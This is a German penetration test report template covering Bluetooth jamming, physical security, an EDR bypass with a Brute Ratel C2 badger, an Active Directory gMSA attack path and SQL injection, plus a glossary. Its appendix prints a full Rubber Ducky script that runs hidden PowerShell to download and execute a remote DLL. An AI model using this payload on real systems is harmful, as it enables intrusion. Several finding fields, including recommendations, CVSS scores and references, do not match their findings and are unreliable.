Sonstiges	-	**Awareness Maßnahme**	Awareness Training für das Melden von Incidents
Patch Priorität	P3 - Mittel	**Aufwand**	A2 – Viel Aufwand
Zusätzliches			
Beleg	• Siehe Technischer Report AD Penetration Test und Audit		
Referenzen	• https://attack.mitre.org/tactics/TA0005/ • https://www.secnology.com/security_operation_center_7_steps/		

SEC-YNH-004 – NRF Jacking von Bluetooth Dongles

YNH-2024-PT-01-SEC-YNH-004: NRF Jacking von Bluetooth Dongles				
Aspekt	SEC-YNH-004			
Beschreibung	Während des Penetration Tests war es möglich mit einem NRF Modul das Signal von Bluetooth Dongles zu stören. Anmerkung: Das Risiko wurde auf gering gestuft, da man nur das Signal stören konnte, jedoch keine Payloads wie beispielsweise bei einem Rubber Ducky über Funk einschleusen konnte.			
Zielsystem	USB	Bluetooth Dongles		
Kategorie	Mitre ATT&CK	**T1092 - Communication Through Removable Media**		
Compliance				
TISAX	4.1.1 To what extent is the use of identification means managed?	**NIS 2 Anforderung**	31.2 Systeme zur Angriffserkennung	
ISO 27001 Control	ISO/IEC 27001:2022: 8.27 Secure system architecture and engineering principles	**BSI Grundschutz**	BSI-91 Systematische Log-Auswertung: kritische Assets	
CIS Controls Safeguard	12.3 Securely Manage Network Infrastructure	**NIST Cybersecurity Framework**	PR.AC Identity Management and Access Control	
Risiko				
Niedrig				
Business Impact	Ein Angreifer kann das Signal der Bluetooth Geräte stören und damit Mitarbeiter unproduktiv machen.			
Technischer Impact	Ein Angreifer kann das Signal der Bluetooth Geräte stören und Hijacking betreiben.			
CVSS V4.0 Scoring	CVSS Score:	**1.9**		
	Impact Subscore:	1.9	Impact Subscore:	1.9
	Exploitability Subscore:	1.9	Exploitability Subscore:	1.9
	CVSS Temporal Score:	1.9	CVSS Temporal Score:	1.9
CVSS Version 4.0 Vektor	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/E:A/CR:H/IR:H/AR:H/MAV:N/MAC:L/MAT:N/MPR:N/MUI:N/MVC:L/MVI:H/MVA:L/MSC:L/MSI:L/MSA:L/S:N/AU:Y/R:U/V:D/RE:M/U:Amber			
Behebung				

Re-Test/Fix Status	Akzeptiertes Risiko	**Empfehlung**	Wenn möglich auf die Bluetooth Dongles verzichten.
Verantwortung	Max Mustermann	**Erkennung des Angriffs**	Alert bei Powershell-Kommandos von USB-Ports ausgehend
Business Prozess	Bluetooth Geräte	**Mitre D3FEND Kategorie**	D3-RFS
Sonstiges	-	**Awareness Maßnahme**	-
Patch Priorität	P4 – Niedrig	**Aufwand**	A1 - Sehr viel Aufwand
Zusätzliches			
Beleg	• Siehe Technischer Report AD Penetration Test und Audit		
Referenzen	• https://attack.mitre.org/techniques/T1092/ • https://www.reddit.com/r/flipperzero/comments/xqzagy/mouse_jacking_with_nrf24l01_flipperzero/?rdt=44091		

SEC-YNH-005 – Überwachungskamera fehlt auf Firmengelände

YNH-2024-PT-01-SEC-YNH-005: Überwachungskamera fehlt auf Firmengelände				
Aspekt	SEC-YNH-005			
Beschreibung	Während des Penetration Tests konnte, festgestellt werden, dass keine Überwachungskameras montiert auf dem Firmengeände montiert sind.			
Zielsystem	Firmengelände	Überwachsungskameras		
Kategorie	N/A	N/A		
Compliance				
TISAX	N/A	**NIS 2 Anforderung**	N/A	
ISO 27001 Control	N/A	**BSI Grundschutz**	N/A	
CIS Controls Safeguard	N/A	**NIST Cybersecurity Framework**	N/A	
Risiko				
Info				
Business Impact	Eindringlinge können nicht durch Videoaufzeichnungen erkannt werden.			
Technischer Impact	Es wird kein Videobeweismaterial gesammelt.			
CVSS V4.0 Scoring	CVSS Score:	**N/A**		
	Impact Subscore:	**N/A**	CVSS Environmental Score:	**N/A**
	Exploitability Subscore:	**N/A**	Modified Impact Subscore:	**N/A**
	CVSS Temporal Score:	**N/A**	Overall CVSS Score:	**N/A**
CVSS Version 4.0 Vektor	**N/A**			
Behebung				
Re-Test/Fix Status	Akzeptiertes Risiko	**Empfehlung**	Entziehen des ReadGMSAPassword Rechts für lokale Administratoren	
Verantwortung	Facility Management	**Erkennung des Angriffs**	-	
Business Prozess	**N/A**	**Mitre D3FEND Kategorie**	**N/A**	
Sonstiges	**N/A**	**Awareness Maßnahme**	**N/A**	
Patch Priorität	N/A	**Aufwand**	N/A	
Zusätzliches				
Beleg	• Siehe Technischer Report EDR Bypass und C2 Aufbau			

Referenzen	• https://www.arbeiterkammer.at/ueberwachung-am-arbeitsplatz

Positive Befunde

Im nachfolgenden Abschnitt befinden sich alle positiven Befunde, die während des Penetration Tests erkannt wurden.

Penetration Test

POS-YNH-001 – Keine OWASP Top 10 Schwachstellen

YNH-2024-PT-01-POS-YNH-001: Keine OWASP Top 10 Schwachstellen			
Aspekt	SEC-POS-001		
Beschreibung	Es konnten während des Penetration Tests keine OWASP Top 10 Schwachstellen auf dem Webshop gefunden werden.		
Zielsystem	Web	Webshop	
Compliance			
TISAX	4.1.1 To what extent is the use of identification means managed?	**NIS 2 Anforderung**	30.2.9b Konzepte für Zugriffskontrolle
ISO 27001 Control	ISO/IEC 27001:2022: A 5.18 Access rights	**BSI Grundschutz**	BSI-60 Identitäts- und Berechtigungsmanagement: Zugriffsberechtigung
CIS Controls Safeguard	4.2 Establish and Maintain a Secure Configuration Process	**NIST Cybersecurity Framework**	PR.AC Identity Management and Access Control
Risiko			
KEIN RISIKO			
Zusätzliches			
Beleg	• Siehe Technischer Report EDR Bypass und C2 Aufbau		
Referenzen	• https://attack.mitre.org/techniques/T1548/ • https://www.thehacker.recipes/a-d/movement/dacl/readgmsapassword • https://www.netwrix.com/gmsa_exploitation_attack.htm		

Compliance Matrix

Durch die positiven Befunde, konnten die nachfolgenden Compliance Anforderungen eingehalten werden.

ASPEKT	ISO 27001	CIS CONTROLS	BSI GRUND-SCHUTZ	NIS 2	TISAX	NIST CSF
POS-YNH-001	A.5.15,	6.1	30.2.9b	Article 21, Paragraph 2(h)	4.1.2	PR.AC-2
POS-YNH-002	A.8.20,	12.3	30.2.10b	Article 21, Paragraph 2(a)	5.2.7	PR.DS-5
POS-YNH-003	A.8.24	15.1	30.2.11b	Article 21, Paragraph 2(e)	5.1.1	DE.CM-1

Abschluss

Wie aus diesem Penetration Testing Bericht hervorgeht, wurden drei kritische Schwachstellen und zehn hohe Schwachstellen in der Infrastruktur der **Your Name Here GmbH** erkannt.

Eine Behebung der genannten Schwachstellen und Bedrohungen gewährleistet keinen umfassenden Schutz der gesamten IT-Infrastrukur des Unternehmens, sondern stellt immer nur Bausteine der unternehmensweiten Sicherheitsstrategie dar.

Die technischen Maßnahmen zur Überprüfung der Sicherheit müssen ergänzend immer auch mit organisatorischen, personellen und infrastrukturellen Vorkehrungen kombiniert werden.

Dadurch kann ein akzeptables Maß an IT-Sicherheit im Unternehmen erreicht und gehalten werden.

Anhang

Technischer Report

Einleitung

Im Rahmen des Penetration Tests wurde via ein Notebook der Firma Security mit Passion gearbeitet. Es wurde sowohl vor Ort als auch via eines temporären Checkpoint VPN Clients getestet.

Ziel dieses technischen Reports ist es eine Nachvollziehbarkeit der Angriffe zu erlangen.

Durchführung

EDR Bypass und C2 Aufbau

Im Rahmen des Red Teamings konnte das AV/DER mittels Umbenennung der Dateitypen umgangen werden.

Dies führte mit einigen Obfuscation Versuchen dazu, dass ein Brute Ratel Badger (Verbindung zum C2 Framework) aufgebaut werden konnte.




Abbildung 3: Brute Ratel Badger

Dieser wurde anschließend auf den beiden VMs installiert und diese VMs dienten im Anschluss als Ausgangslage für weitere Tests.

AD Penetration Test und Audit

Um Schwachstellen im AD zu enumerieren wurde BloodHound mit dem SharpHound Collector verwendet.

Im nachfolgenden Bild sieht man einen Angriffsweg, bei dem der SVC_GMSA_MSSQL$ Account übernommen werden kann. Dieser Angriff wird später in diesem Bericht noch durchgeführt. Sobald man diesen Angriff durchgeführt hat, kann man bis zum Domainenadministratoren vordringen. Da durch den Angriff jedoch gravierende Änderungen in den Gruppen und Rechten von einem Angreifer durchgeführt werden, wurde auf weitere Ausnutzung dieses Angriffspfads verzichtet.




Abbildung 4: BloodHound GMSA

Bad USB Angriff

Als nächstes wurde eine Bad USB Attacke mittels Rubber Ducky durchgeführt. Dabei konnte eine erfolgreiche Verbindung zum Brute Ratel C2 Server aufgebaut werden.

Abbildung 5: Rubber Ducky

Dies ist das verwendete Ducky Script, mit dem der Angriff erfolgreich war. (Highlighting via https://planetb.troye.io)

```
1. DELAY 950
2. GUI r
3. DELAY 400
4. STRING powershell -windowstyle hidden
5. ENTER
6. DELAY 350
7. REM -- load DLL and inject it via rundll32.exe --
8. STRING [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; (New-Object System.Net.WebClient).DownloadFile('https://10.0.6.6/Veeam.Ews.dll', 'Veeam.Ews.dll'); Start-Process rundll32.exe -ArgumentList 'Veeam.Ews.dll,main'
9. ENTER
```

Im Rahmen dieser Tests wurde ebenso versucht dieselbe Payload über NRF Mouse Jacking mittels Flipper Zero über ein NRF Modul einzuschleusen. Dies war erfolglos, jedoch konnte das Signal der Maus gestört werden, was nervig für den Anwender ist.

Source Code Audit

Im Rahmen des Penetration Tests wurde ebenso ein Source Code Audit auf den Webshop durchgeführt. Dabei stellte sich heraus, dass eine SQL Injection durch einen fehlenden Input-Validator zu stande kommt.

Der nachfolgende Screenshot zeigt die betreffende Stelle im Source Code.





Abbildung 6: Source code Audit SQL Injection

Die hochgeladene Datei zeigt eine SQL-Injection-Schwachstelle im ProductsController.cs-Datei der dvcscharp-api-master-Anwendung. Die Schwachstelle tritt in der Zeile 72 auf, wo eine SQL-Abfrage unsicher aus einem HTTP-Parameter (keyword) erstellt wird, ohne dass dieser Parameter ordnungsgemäß überprüft oder bereinigt wird. Dies ermöglicht es Angreifern, bösartigen SQL-Code einzuschleusen, der direkt auf die Datenbank zugreifen und möglicherweise Daten exfiltrieren, manipulieren oder löschen kann. Dies stellt ein erhebliches Sicherheitsrisiko für die Integrität und Vertraulichkeit der Unternehmensdaten dar.

MITRE ATT&CK Navigator Layer

Der nachfolgende MITRE ATT&CK Navigator Layer zeigt die angewandten Techniken während des Penetration Tests und mapped diese auf die TTPs aus dem MITRE ATT&CK Framework.



Trotz der vielen Sicherheitslücken und Risiken geht ein durchaus positiver Eindruck aus dem Penetration Test hervor. Es gibt zwar einige kritische und hohe Schwachstellen. Doch diese sind zum Großteil auf einen Mangel an Arbeitskraft und Zeitbudget zurückzuführen.

Es ist ebenso sehr löblich, dass schon während des Penetration Tests neue organisatorische und auch technische Maßnahmen zur Bekämpfung dieser Angriffe und weiterer Sicherheitslücken ins Leben gerufen worden sind.

An dieser Stelle möchte Security mit Passion noch einmal ein großes Dankeschön für die gesamte Belegschaft für die professionelle Zusammenarbeit und schöne gemeinsam Zeit der letzten 1,5 Wochen danken.

Anmerkung: Wichtig ist dennoch die Behebung aller kritischen und hohen Befunde, da dies ein erhebliches Maß an Sicherheit schafft.

Abbildungsverzeichnis

Beilagendokumente

Nr.	Name	Beschreibung	Version
A1	Attack_Surface.xlsx	Attack Surface nach CVEs	V1.0
A2	DuckyScript.txt	Ducky Script	V1.0
A3	Abschlusspraesentation_YNH_Penetration_Test.pdf	Abschlusspräsentation	V1.0

Kundendokumente

Nr.	Name	Beschreibung	Version
K1	Credentials.zip	Zugangsdaten für AD	V1.0
K2	infoFiles.zip	Informationen zu den geprüften Assets	V1.0

Glossar

Begriff	Erklärung
Penetration Testing (Pen Test)	Simulierte Cyberangriffe auf ein Computersystem, um Sicherheitslücken zu identifizieren.
Vulnerability Assessment	Prozess zur Identifizierung, Quantifizierung und Priorisierung von Schwachstellen in einem System.
Exploit	Code oder Software, die eine Schwachstelle in einem System ausnutzt.
Payload	Der Teil eines Exploits, der die schädlichen Aktionen ausführt.
Reconnaissance	Informationssammelphase über das Zielsystem.
Footprinting	Technik zur Sammlung von Informationen über das Zielnetzwerk.
Scanning	Aktive Analyse des Zielsystems, um offene Ports und Schwachstellen zu identifizieren.
Enumeration	Sammeln detaillierter Informationen über das Zielsystem, wie Benutzer, Gruppen und Dienste.
Brute Force Attack	Versuch, Passwörter durch Ausprobieren aller möglichen Kombinationen zu erraten.
Dictionary Attack	Versuch, Passwörter mit Hilfe einer Liste häufig verwendeter Passwörter zu erraten.
Phishing	Technik zur Täuschung von Benutzern, um vertrauliche Informationen preiszugeben.

Spear Phishing	Zielgerichteter Phishing-Angriff auf eine bestimmte Person oder Organisation.
Social Engineering	Manipulation von Personen zur Preisgabe vertraulicher Informationen.
SQL Injection	Angriffsvektor, bei dem bösartige SQL-Befehle in eine Datenbankanfrage eingefügt werden.
Cross-Site Scripting (XSS)	Angriffsvektor, bei dem bösartige Skripte in vertrauenswürdige Webseiten eingebettet werden.
Buffer Overflow	Schwachstelle, bei der ein Programm mehr Daten in einen Puffer schreibt, als dieser aufnehmen kann.
Zero-Day Exploit	Angriff auf eine zuvor unbekannte Schwachstelle.
Privilege Escalation	Technik, bei der ein Angreifer höhere Berechtigungen im System erlangt.
Post-Exploitation	Phase nach dem initialen Eindringen, bei der der Angreifer seine Position festigt und weitere Systeme angreift.
Command and Control (C2)	Infrastruktur, die Angreifer nutzen, um mit kompromittierten Systemen zu kommunizieren.
Backdoor	Geheime Methode, um unautorisierten Zugriff auf ein System zu erhalten.
Rootkit	Software, die tief in das Betriebssystem eindringt, um sich zu verstecken und unautorisierten Zugriff zu ermöglichen.
Trojaner	Schadsoftware, die sich als nützliche Software tarnt.
Worm	Selbstreplizierende Malware, die sich ohne Benutzerinteraktion verbreitet.
Denial of Service (DoS)	Angriff, der darauf abzielt, ein System oder Netzwerk unzugänglich zu machen.
Distributed Denial of Service (DDoS)	DoS-Angriff, der von mehreren Quellen gleichzeitig ausgeführt wird.
Firewall	Netzwerkgerät, das den ein- und ausgehenden Datenverkehr basierend auf vordefinierten Regeln filtert.
Intrusion Detection System (IDS)	System zur Erkennung von bösartigen Aktivitäten in einem Netzwerk.
Intrusion Prevention System (IPS)	System zur Erkennung und Verhinderung von bösartigen Aktivitäten in einem Netzwerk.
Network Sniffing	Technik zur Überwachung und Analyse des Netzwerkverkehrs.
Man-in-the-Middle (MitM) Attack	Angriff, bei dem der Angreifer den Datenverkehr zwischen zwei Parteien abfängt und möglicherweise manipuliert.
Session Hijacking	Übernahme einer aktiven Sitzung eines Benutzers durch einen Angreifer.
Honey Pot	Falle, die Angreifer anzieht, um deren Methoden zu analysieren und abzuwehren.
Red Team	Gruppe von Sicherheitsexperten, die Angriffe simulieren, um Schwachstellen zu identifizieren.

Blue Team	Gruppe von Sicherheitsexperten, die Systeme verteidigen und gegen Angriffe schützen.
Yellow Team	Ein Team von Sicherheitsexperten, das sich auf die Entwicklung von Sicherheitsbewusstsein und -schulungen konzentriert. Sie arbeiten oft mit anderen Teams zusammen, um sicherzustellen, dass alle Mitglieder der Organisation über die besten Sicherheitspraktiken informiert sind.
Green Team	Kombination von Entwicklern und Betriebstechnikern, die zusammenarbeiten, um Sicherheitsprobleme durch Integration von Sicherheit in den Entwicklungsprozess zu minimieren.
Orange Team	Team, das sich auf die Integration von Sicherheits- und Entwicklungspraktiken konzentriert und eng mit dem Red Team (Angreifer) und dem Blue Team (Verteidiger) zusammenarbeitet.
Purple Team	Zusammenarbeit zwischen Red und Blue Teams, um die Effektivität der Sicherheitsmaßnahmen zu verbessern.
Bug Bounty	Programm, bei dem Sicherheitsforscher für das Melden von Schwachstellen belohnt werden.
Reverse Engineering	Analyse von Software oder Hardware, um deren Funktionsweise zu verstehen und Schwachstellen zu identifizieren.
Forensische Analyse	Untersuchung von Computersystemen zur Ermittlung von Sicherheitsvorfällen.
Threat Hunting	Proaktive Suche nach Sicherheitsbedrohungen in einem Netzwerk.
SIEM (Security Information and Event Management)	System zur Sammlung, Analyse und Korrelation von Sicherheitsinformationen.
Case Management	Verwaltung von Vorfällen, Tickets oder Fällen innerhalb einer Organisation, oft genutzt in Helpdesk- und Sicherheitskontexten zur Nachverfolgung und Lösung von Problemen.
Malware Analyse	Untersuchung von Schadsoftware, um deren Verhalten und Funktionen zu verstehen.
APT (Advanced Persistent Threat)	Langfristiger, gezielter Angriff auf ein bestimmtes Ziel.
Patch Management	Prozess zur Verwaltung und Installation von Softwareupdates zur Behebung von Sicherheitslücken.
Change Management	Ein strukturierter Ansatz zur Verwaltung von Änderungen innerhalb einer Organisation. Ziel ist es, Änderungen systematisch zu planen, zu implementieren und zu überwachen, um negative Auswirkungen auf den Geschäftsbetrieb zu minimieren. Dazu gehören die Bewertung der Auswirkungen, die Kommunikation mit den Stakeholdern und die Schulung der betroffenen Mitarbeiter.
Risk Assessment	Bewertung der Risiken, denen ein System oder eine Organisation ausgesetzt ist.
Threat Modeling	Prozess zur Identifizierung und Bewertung von Bedrohungen.
White Box Testing	Testansatz, bei dem der Tester vollständige Kenntnisse über das Zielsystem hat.

Black Box Testing	Testansatz, bei dem der Tester keine Kenntnisse über das Zielsystem hat.
Grey Box Testing	Testansatz, bei dem der Tester teilweise Kenntnisse über das Zielsystem hat.
Credential Dumping	Technik zur Extraktion von Zugangsdaten aus einem System.
Pass-the-Hash	Angriffsmethode, bei der der Angreifer die Hash-Werte von Passwörtern verwendet, um sich zu authentifizieren.
Pass-the-Ticket	Angriffsmethode, bei der der Angreifer Kerberos-Tickets verwendet, um sich zu authentifizieren.
Lateral Movement	Technik, bei der sich ein Angreifer innerhalb eines Netzwerks von einem System zum nächsten bewegt.
Persistence	Techniken, die es einem Angreifer ermöglichen, langfristig Zugang zu einem kompromittierten System zu behalten.
Pivoting	Technik, bei der ein Angreifer ein kompromittiertes System als Sprungbrett verwendet, um andere Systeme anzugreifen.
Enumeration Tools	Werkzeuge zur Sammlung von Informationen über ein Zielsystem, z.B. Nmap.
Exploitation Frameworks	Software-Plattformen zur Durchführung und Automatisierung von Exploits, z.B. Metasploit.
Phishing Kits	Tools und Templates zur Erstellung und Durchführung von Phishing-Angriffen.
RFID Cloning	Technik zur Kopie von RFID-Karten zur Umgehung physischer Sicherheitskontrollen.
WLAN Angriffe	Angriffe auf drahtlose Netzwerke, z.B. durch das Knacken von WPA/WPA2-Schlüsseln.
Credential Stuffing	Angriff, bei dem gestohlene Zugangsdaten auf verschiedenen Websites ausprobiert werden.
Session Fixation	Angriff, bei dem ein Angreifer eine gültige Sitzung eines Benutzers übernimmt.
DNS Spoofing	Manipulation von DNS-Antworten, um Benutzer auf falsche Webseiten umzuleiten.
ARP Spoofing	Manipulation von ARP-Nachrichten, um den Datenverkehr im Netzwerk umzuleiten.
Password Cracking	Methoden zum Erraten oder Berechnen von Passwörtern.
Keylogging	Aufzeichnung der Tastatureingaben eines Benutzers.
Network Mapping	Erstellung einer Karte der Netzwerkstruktur und der verbundenen Geräte.
Banner Grabbing	Technik zur Sammlung von Informationen über laufende Dienste auf einem Server.
Service Enumeration	Identifizierung der auf einem Server laufenden Dienste.
OS Fingerprinting	Technik zur Bestimmung des Betriebssystems eines Zielsystems.
Port Knocking	Technik zur Manipulation von Firewalls durch das Senden von speziellen Netzwerkpaketen.
Blind SQL Injection	Technik zur Durchführung von SQL-Injection-Angriffen ohne sichtbare Rückmeldung vom Server.

Time-Based SQL Injection	Technik, bei der die Zeitverzögerungen in der Antwort des Servers zur Durchführung von SQL-Injection-Angriffen genutzt werden.
Error-Based SQL Injection	Technik, bei der Fehlernachrichten des Servers zur Durchführung von SQL-Injection-Angriffen genutzt werden.
Union-Based SQL Injection	Technik zur Durchführung von SQL-Injection-Angriffen durch die Verwendung des UNION-Operators.
Boolean-Based SQL Injection	Technik, bei der die Rückgabe von True/False-Antworten zur Durchführung von SQL-Injection-Angriffen genutzt wird.
XPath Injection	Technik zur Manipulation von XPath-Abfragen.
LDAP Injection	Technik zur Manipulation von LDAP-Abfragen
Web Application Firewall (WAF)	Sicherheitsmaßnahme, die Webanwendungen vor Angriffen schützt, indem sie HTTP-Anfragen filtert und überwacht.
